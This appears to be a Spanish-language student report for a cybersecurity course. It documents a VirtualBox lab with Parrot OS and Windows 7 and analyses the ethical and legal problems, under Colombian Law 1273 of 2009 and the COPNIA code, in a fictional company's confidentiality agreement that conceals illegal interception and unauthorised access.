
D:\VirtualBox>vboxmanage list dhcpservers
```

Nota. Se crea una nueva red virtual con DHCP activo para el entorno MARTWARED en VirtualBox.

Una vez que el servidor DHCP asignó automáticamente las direcciones IP, se confirmó la conexión entre las dos máquinas virtuales:

Parrot OS Security recibió la IP **192.168.10.10**

Windows 7 la **192.168.10.11**

Figura 14**Conectividad Verificada entre Parrot OS Security y Windows 7**


Nota. Se visualizan las direcciones IP asignadas en Parrot OS y Windows, útiles para validar conectividad entre entornos.

Paso D: Evidencia con Printscreen del Montaje del Banco de Trabajo, Explicación de Despliegue, y Características Técnicas de Hardware

Las siguientes dos imágenes muestran las especificaciones de hardware de la máquina virtual con **Windows**.

MV Windows:


- ✓ **Nombre de la máquina virtual:** Win7-SE2020-X64
- ✓ **Sistema operativo:** Windows 7 (64 bits).
- ✓ **Procesador (CPU):** 2 CPU virtual asignado (inicialmente 1, ampliado a 2.)
- ✓ **Memoria (RAM):** 4096 MB (4 GB).
- ✓ **Controlador de almacenamiento:** Puerto SATA de 50 GB
- ✓ **Controlador de red:** Red Interna (configuración inicial en modo NAT).

Figura 15*Características de la MV Windows - Parte 1*

Nota. La máquina virtual Win7-SE2020-X64 está configurada con 4 GB de RAM y red interna MARTHARED.

Figura 16


Características de la MV Windows - Parte 2




Nota. La máquina virtual Win7-SE2020-X64 está configurada con Windows 7, 2 núcleos y disco de 50 GB.

MV Parrot OS Security:

Las siguientes dos figuras muestran las especificaciones de hardware de la máquina virtual con **Parrot OS Security**.

Figura 17**Configuración MV Parrot OS Security - Parte 1**

Nota. La máquina virtual Parrot OS está configurada con 8 GB de RAM, gráficos acelerados y red interna MARTHARED.

Figura 18**Configuración MV Parrot OS Security - Parte 2**

Nota. Parrot OS Security Edition está configurado con Debian 12, 1 CPU y disco de 64 GB.

Nombre de la máquina virtual: **Parrot OS Security Edition**

✓ **Sistema operativo:** Linux Debian 12 Bookworm (64bits).

✓ **Procesador (CPU):** 2

✓ **Memoria (RAM):** 8192 MB (8 GB)

✓ **Controlador de almacenamiento:** Puerto SATA de 64 GB

✓ **Controlador de red:** Red Interna (inicialmente configurado en modo NAT)

Nota: Ambas MV, fueron configuradas bajo la misma red interna, denominada

MARTHARED

Etapla 2 - Ética Profesional y Marco Normativo en Operaciones de Seguridad

2.1. Evaluación de la Legalidad y Moralidad de las Cláusulas de los Anexos 2

(Escenario 2) y 3 (Acuerdo).

Contexto general - SecureNova Labs, una empresa reconocida en ciberseguridad, entrega a sus candidatos un acuerdo de confidencialidad redactado por un abogado que fue despedido por irregularidades. Esto ya genera una duda ética desde el principio. Además, que la alta dirección no haya revisado el documento antes de entregarlo aumenta la posibilidad de que tenga cláusulas ilegales o que van en contra de los principios profesionales.

Ahora bien, Después de revisar cuidadosamente el **Anexo 2 – Escenario 2 y el Anexo 3 – Acuerdo**, mi respuesta es **SI**, se concluye que hay cláusulas que pueden considerarse ilegales y cuestionables desde el punto de vista ético. Desde el principio, el contexto ya advierte: el contrato fue elaborado por un abogado que fue despedido por irregularidades, y la alta dirección no lo revisó antes de entregarlo a los candidatos. Esto muestra una falta de cuidado y responsabilidad por parte de la empresa SecureNova Labs.

Las cláusulas que podrían contradecir principios legales o éticos son:

Cláusula Primera – Objeto: una de las cláusulas más preocupantes es la primera, donde se dice que el **estudiante**, que recibe la información (*parte receptora*), se compromete a no revelar **procesos ilegales** dentro de la empresa. Esta disposición va en contra de los principios éticos y legales que rigen el comportamiento profesional, ya que nadie debería estar obligado a guardar silencio ante actos ilícitos. La responsabilidad ciudadana y profesional requiere denunciar cualquier irregularidad que afecte al bien común.

Cláusula Segunda – Definición de información confidencial: en la cláusula segunda, se define como **información confidencial** elementos como “**datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos**”. Incluir este tipo de prácticas como parte de lo que debe protegerse bajo confidencialidad es muy grave. Estas actividades son delitos informáticos según la Ley 1273 de 2009, y solo serían válidas si existiera una orden judicial previa, lo cual no se menciona en el acuerdo.

Cláusula Cuarta – Obligaciones de la parte receptora: La cláusula cuarta, en el contrato de **confidencialidad entre SecureNova Labs y el estudiante**, desvela una estructura legal que, francamente, pone en peligro la ética y la legalidad del estudiante. **El punto 3 establece una obligación:** no denunciar a las autoridades **cualquier actividad sospechosa de espionaje**, vaya, contraviniendo el deber ciudadano y profesional de alertar sobre conductas ilegales. Y eso ya es un problema.

Esta disposición, además, ataca el artículo 15 de la Constitución Política de Colombia (2003), que protege la intimidad y el buen nombre, y puede tener roces con varios artículos de la Ley 1273 de 2009 sobre delitos informáticos. **El punto cuatro**, no se queda atrás, reforzando el lío al pedir al estudiante que **no denuncie ni publique información ilegal**, es como normalizar la omisión de prácticas que van contra la ética profesional. **Los puntos 7 y 8**, son el colmo, pues trasladan, injustamente, la responsabilidad legal al estudiante si los de la empresa hacen mal uso de la información, o, si esta está en su poder en caso de allanamiento, liberando así a la organización de sus propias responsabilidades. Finalmente, **El punto 9** introduce una condición alarmante el estudiante no puede soltar información confidencial o ilegal sin permiso escrito. Esto da pie a que, si la empresa da el visto bueno, información obtenida malamente pueda ser difundida, continuándose así prácticas institucionales sospechosas.

Octava. Solución de controversias: en esta cláusula las partes, estudiante y empresa, acuerdan solucionar juntos cualquier desacuerdo que se presente durante este pacto, priorizando métodos amigables como conciliación o mediación, eso sí.

Si se encuentra información ilegal o confidencial en poder del estudiante, deberá buscar un abogado privado y eximirá a SecureNova Labs de responsabilidad, de todo tipo, sin embargo, la empresa, dueña legítima de esa info, debe ser transparente y responsable con el estudiante, sin trasladarle responsabilidades impropias. Esta parte no implica que la empresa evada sus deberes, solo se enfoca en resolver disputas justamente y de manera proporcionada.

Concluyendo, el **Anexo 2 - Escenario 2**, destapa un panorama institucional con mucho riesgo. Existieron contratos sin revisión legal, también incidentes con datos delicados y pruebas hechas a la ligera. Todo esto, indica una carencia de control ético, así que se aconseja mucha cautela antes de comprometerse con la organización.

Sintetizando el **Anexo 3 - Acuerdo** presenta cláusulas que, aparte de ilegales, desafían pilares éticos decisivos. Aceptar este trato forzaría al estudiante a tragar condiciones, pudiendo minar su responsabilidad penal y la honra profesional.

2.2. Confirmación de Procesos Ilegales en el Anexo 3 (Acuerdo) y Artículos de la Ley 1273 Vulnerados

Efectivamente, al darle una mirada al convenio presentado por SecureNova Labs, saltan a la vista acciones que, aparte de generar dudas éticas, podrían estar en contravía de la **Ley 1273 de 2009** acá en Colombia. Específicamente, la **segunda cláusula** del convenio define como “información confidencial” datos relacionados con interceptaciones, entradas indebidas a sistemas informáticos y otras movidas que, más que merecer protección, deberían ser puestas en conocimiento de las autoridades. Este tipo de cláusula termina por hacer ver como normales conductas que la ley tipifica como delitos. Según Suárez Valencia, P. (2025), sostiene que la Ley 1273 de 2009 establece, en dos de sus artículos, conductas que establecen violaciones en materia de delitos informáticos. Estos artículos son los siguientes:

El Artículo 269A - Acceso abusivo a un sistema informático, señala que entrar sin permiso a sistemas informáticos, tengan o no medidas de seguridad, es un delito que puede llevar a penas de cárcel y multas que pegan duro. Según Suárez Valencia, P. (2025) la persona que acceda a cualquier sistema informático que esté protegido o no con una medida de seguridad incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y una multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

El Artículo 269C - Interceptación de datos informáticos, impide interceptar datos informáticos sin que medie una orden judicial, lo que quiere decir que cualquier “chuzada” o espionaje digital sin piso legal es algo totalmente fuera de la ley.

Por lo anterior lo que inquieta es que el convenio obliga al estudiante como quien recibe la información a quedarse callado así se dé cuenta de que hay actividades ilegales dentro de la empresa. Esto no solo choca con principios éticos elementales como la transparencia y la responsabilidad profesional, sino que además pone en aprietos al que firma, quien podría verse envuelto en líos penales sin haberlos buscado.

Además, al exigir que el estudiante dé la cara ante las autoridades si lo pillan con información ilegal durante un allanamiento, mientras que la empresa se lava las manos, se nota una clara intención de pasar las consecuencias legales a otros. Esta jugada es profundamente injusta y para nada ética.

En pocas palabras, el convenio que plantea SecureNova Labs trae cláusulas que van en contra tanto de la ley como de los principios éticos que deberían mandar la parada en cualquier relación profesional. Poner la firma en un documento así no solo pone en tela de juicio la integridad del estudiante, sino que lo deja expuesto a consecuencias legales por actos que no son de su incumbencia.

2.3. ¿Como Experto en Ciberseguridad se Vincularía a SecureNova Labs, aun con Procesos Poco Confiables en el Anexo 3 – Acuerdo, pese a Ofrecer \$15.000.000 COP Mensuales y Contrato Vitalicio?

La respuesta debe basarse en el **Código de Ética del COPNIA**, que guía al profesional en Ingeniería a actuar con responsabilidad, ética y pensando en el bien común.

A pesar de lo apetecible que pueda sonar la oferta de **SecureNova Labs**, con su sueldo mensual de quince millones de pesos colombianos y contrato de por vida, **yo no la aceptaría**, en lo absoluto. La estabilidad económica que promete no es suficiente. Me considero una persona ética, responsable, y dedicada a mi oficio, y jamás estaría dispuesto a sacrificar mis convicciones por una oferta que, a leguas se ve, está ligada a maniobras ilegales con la información.

Argumento: desde mi punto de vista, como experto en ciberseguridad, dar el sí a este tipo de contrato, iría en contra del Código de Ética del COPNIA de 2015. Este código, guía a los Ingenieros a comportarse con responsabilidad, integridad, y siempre buscando el beneficio colectivo. Esta relación laboral, podría traer consecuencias graves, como ayudar en el ejercicio ilegal de la profesión, realizar tareas ilícitas y omitir reportar acciones que perjudican la dignidad profesional. Por encima de cualquier ganancia monetaria, mi elección se fundamenta en el respeto por la ética, el apego a la legalidad y mi compromiso con un desempeño profesional transparente,

Ahora bien, De acuerdo con el Código de Ética del COPNIA, aceptar esta oferta implicaría pecar, o sea, cometer faltas desde ligeras a tremendamente graves. Por ejemplo:

Artículo 32. Prohibiciones generales a los profesionales. Literal B. prohíbe ayudar o ***facilitar el ejercicio ilegal*** de la profesión, eso va directo con cláusulas del contrato sobre interceptar datos y espionaje informático.

Aceptar este contrato significaría ir en contra del Código de Ética del COPNIA, particularmente en la **cláusula segunda** en su **punto 2**, el cual prohíbe permitir o facilitar el ejercicio ilegal de la profesión, y esto se vincula, directamente, con cláusulas del acuerdo donde se mencionan cosas como interceptación de datos, ahora bien, en la **cláusula cuarta obligaciones de la parte receptora** indica en los puntos 3 y 4 el contrato demanda mantener discreción sobre potenciales casos de espionaje, así como impedir informar o compartir información ilícita, lo que choca frontalmente con los principios éticos y legales que orientan la profesión, es decir, accesos abusivos a sistemas informáticos y la omisión de denuncias ante actividades sospechosas.

Encima, otros artículos del mismo código también se ven comprometidos, como el que prohíbe aceptar trabajos en contra de la ley y, también, el que exige denunciar cualquier transgresión que pueda afectar la dignidad profesional, estas condiciones demuestran que el contrato no solo es éticamente cuestionable, sino también legalmente riesgoso para cualquier ingeniero que se rija por estos principios.

El contrato demanda mantener discreción sobre potenciales casos de espionaje, uhm, así como impedir informar o compartir información ilícita, lo que choca frontalmente con los principios éticos y legales que orientan la profesión.

Artículo 34. Prohibiciones especiales a los profesionales respecto de la sociedad. Literal a). Está prohibido proponer o tomar trabajos ilegales, además, no es apropiado tomar responsabilidades que excedan tus credenciales o formación.

Artículo 35. Deberes de los profesionales para con la dignidad de sus profesiones. Literal b). Acata y hace valer leyes y normas que rigen la práctica profesional y reporta cualquier fallo detectado.

Además, aunque **rechazo la oferta, SecureNova Labs** es famosa globalmente por su trabajo en ciberseguridad y ciberdefensa, prestando consultoría a gobiernos importantes. De hecho, es considerada una de las más potentes del mundo en seguridad informática.

Sin embargo, tengo serias dudas sobre el marco legal, en situaciones que implican la soberanía de una nación. ¿Qué pasa cuando se busca prevenir ciberataques que podrían dañar la infraestructura obligatoria, o el correcto funcionamiento de las agencias gubernamentales, concluyentes para la seguridad nacional?

Desde este punto de vista, planteo preguntas importantes:

¿Cómo actuaría legalmente una entidad como **SecureNova Labs** ante una amenaza que amenaza la seguridad de un país?

Si un atacante cibernético foráneo compromete la infraestructura informática nacional, ¿qué restricciones legales limitan la intervención de una empresa privada?

Y en el peor de los casos, si esta organización pudiese espiar datos de otros, aun si esto significase romper reglas ¿Qué tan correcto sería, todo por el bien de todos?

Me falta información de cómo se controla esto en situaciones de seguridad nacional, pero pienso es hora de empezar a hablar del tema. Ya que, cuando el bienestar colectivo es lo que importa, las líneas entre lo legal y lo aceptable a veces se borran un poco. ¿Dónde ponemos el tope entre cuidar y sobrepasar los límites?

2.4. Análisis Ético y Legal del Caso “Ciberspionaje y Ética en SecureNova Labs”

Anexo 7 – Escenario 2

Antes de abordar las preguntas planteadas, y tomando como referencia el caso del Anexo 7 - Escenario 2, pienso que se han vulnerado ciertos **principios éticos y legales**.

En cuanto al **aspecto ético**, y según lo establecido en el Código de Ética del COPNIA, se identifican posibles infracciones en varios de sus artículos:

Artículo 31 - Deberes generales de los profesionales. Literal (b). No mantener la seguridad de los datos y la información confidencial, suministrada por el cliente. SecureNova Labs incumplió su deber obligatorio de proteger la información confidencial que le fue confiada por su cliente, incluyendo datos sensibles del gobierno. Al permitir un manejo negligente e incluso la posible venta de esa información en la darknet la empresa vulneró gravemente la confianza depositada en ella. Esta falta ética se agrava aún más por una cláusula contractual que impide reportar actividades ilegales, lo que refuerza la opacidad y pone en riesgo principios fundamentales de transparencia y responsabilidad.

Artículo 32 - Prohibiciones generales a los profesionales. Literal (g). Causar daño intencionado o negligente a bienes o documentos dados en su encargo. El uso inapropiado de datos confidenciales por SecureNova Labs, como se ve en el acuerdo y en el caso de espionaje cibernético, causa un daño directo a los intereses del cliente, comprometiendo su seguridad y confianza.

Artículo 33 - Deberes especiales de los profesionales para con la sociedad. Literal (h). Proteger la vida, salud y bienestar de la comunidad. Al colocar en peligro la seguridad digital del gobierno, SecureNova Labs perjudica indirectamente a la sociedad entera. Revelar datos sensibles socava la estabilidad institucional y la protección de los ciudadanos.

Artículo 34 - Prohibiciones especiales a los profesionales respecto de la sociedad.

- ✓ Literal (a): Aceptar trabajos que contravienen las leyes.
- ✓ Literal (b): Firmar, autenticando trabajos turbios.

La empresa practica ciberspionaje, y obligan al silencio a sus empleados sobre esas acciones irregulares. Encubrir todo esto, con cláusulas contractuales, dañan la probidad profesional.

Artículo 36 - Prohibiciones a los profesionales respecto de la dignidad de sus profesiones. Literal (a). Aprovechar comisiones o ventajas deshonestas. Cuando empleados de SecureNova Labs sacan tajada vendiendo información privada en la darknet, resulta un lucro indebido, algo en contra de la moral profesional.

Artículo 39 - Deberes de los profesionales para con sus clientes y el público en general. Literal (a). Guardar el secreto profesional. Revelar datos confidenciales del cliente, sin permiso, viola el secreto profesional, rompiendo la confianza que el cliente puso en la compañía.

Artículo 40 - Prohibiciones a los profesionales respecto de sus clientes y el público en general. Literal (a). Ofrecer servicios de dudosa legalidad o moralmente incorrectos. SecureNova Labs vende servicios que implican prácticas como interceptar datos y acceso ilegal a sistemas informáticos sin respaldo legal, son por tanto servicios cuestionables.

Justificación Legal, **Ley 1273 de 2009** Desde mi perspectiva, considero que fueron vulnerados varios artículos fundamentales. Estas transgresiones no solo representan un incumplimiento legal, sino también una falta grave a los principios éticos que deberían guiar cualquier relación de confianza entre una entidad y su cliente.

Artículo 269A: Acceso abusivo a un sistema informático. Este artículo penaliza el acceso no autorizado a sistemas informáticos. El acuerdo menciona, de manera explícita, el acceso no autorizado a sistemas informáticos. Esto es una infracción, directa, de este artículo.

Artículo 269C: Interceptación de datos informáticos. Desde su perspectiva, se vulnera el principio legal que prohíbe interceptar datos sin orden judicial. La cláusula que califica esa información como “confidencial” sin respaldo legal normaliza una práctica ilegal y

preocupante, es decir Esto podría incluir la recopilación de comunicaciones sensibles por parte de SecureNova Labs.

Artículo 269D: Daño informático. Penaliza la alteración o destrucción de datos. Aunque no hay una destrucción directa, el uso indebido y la comercialización de datos se pueden ver como daño informático; esto compromete la integridad de los sistemas.

Artículo 269F: Violación de datos personales. Se prohíbe la obtención, venta o divulgación no autorizada de datos personales. Vender datos delicados en la darknet, efectuado por empleados de SecureNova Labs, es una infracción flagrante a este artículo; pues, son datos personales que se obtuvieron sin permiso.

El caso expone unas faltas éticas y legales enormes, eso es un hecho, comprometiendo la confianza, también la seguridad digital y, a más, el respeto a los derechos del cliente.

2.4.1 ¿Hasta Dónde Deben las Empresas de Ciberseguridad Acceder a Información Sensible en una Auditoría y Cómo Evitar su Uso Indebido?

Desde una perspectiva técnica y responsable, considero que el **acceso a información sensible** por parte de una empresa encargada de realizar auditorías de seguridad debe estar bien regulado. Lo mejor es que dicho acceso se otorgue mediante permisos basados en roles, asignados a un usuario creado solo para la auditoría. Este usuario debe tener privilegios limitados y controlados, permitiéndole acceder solo a los recursos de red o sistemas necesarios para cumplir con los objetivos.

La información compartida con la empresa auditora debe ser solo la necesaria. No se trata de dar acceso total, sino de proporcionar los datos mínimos necesarios para la evaluación. También es recomendable establecer niveles de acceso según la sensibilidad de la información, para que los auditores no puedan ver datos críticos o muy confidenciales.

Para evitar un uso indebido de los accesos, se recomienda que el usuario temporal sea monitoreado por el área de TI. Esto se puede hacer con herramientas que registren los accesos a sistemas y redes, para verificar que las acciones estén dentro de lo acordado. El

monitoreo puede hacerse en intervalos regulares o diario, dependiendo de la criticidad del entorno.

Además, es necesario establecer acuerdos de confidencialidad que delimiten con precisión el uso permitido de la información y las consecuencias legales derivadas de su incumplimiento, de manera complementaria, se recomienda aplicar técnicas de cifrado para proteger los datos sensibles y utilizar entornos virtuales seguros como sistemas aislados o de ejecución restringida que bloqueen la transferencia no autorizada de información hacia dispositivos externos.

En definitiva, el acceso durante una auditoría debe ser controlado, temporal y supervisado, para asegurar la protección de los activos digitales de la organización.

De manera complementaria, el acceso a información sensible en una auditoría debe ser solo lo justo y necesario: mínimo, temporal y siempre supervisado, lo más seguro y viable es usar un usuario creado únicamente para la auditoría, con permisos muy limitados y bajo control del equipo de TI. Ese acceso debe quedar documentado por escrito según la ISO/IEC 27001, y aplicarse la separación de funciones recomendada por el NIST para evitar que alguien tenga control total. Con medidas simples como cifrar la información y usar entornos aislados, se previene cualquier uso indebido y se asegura una auditoría responsable y segura.

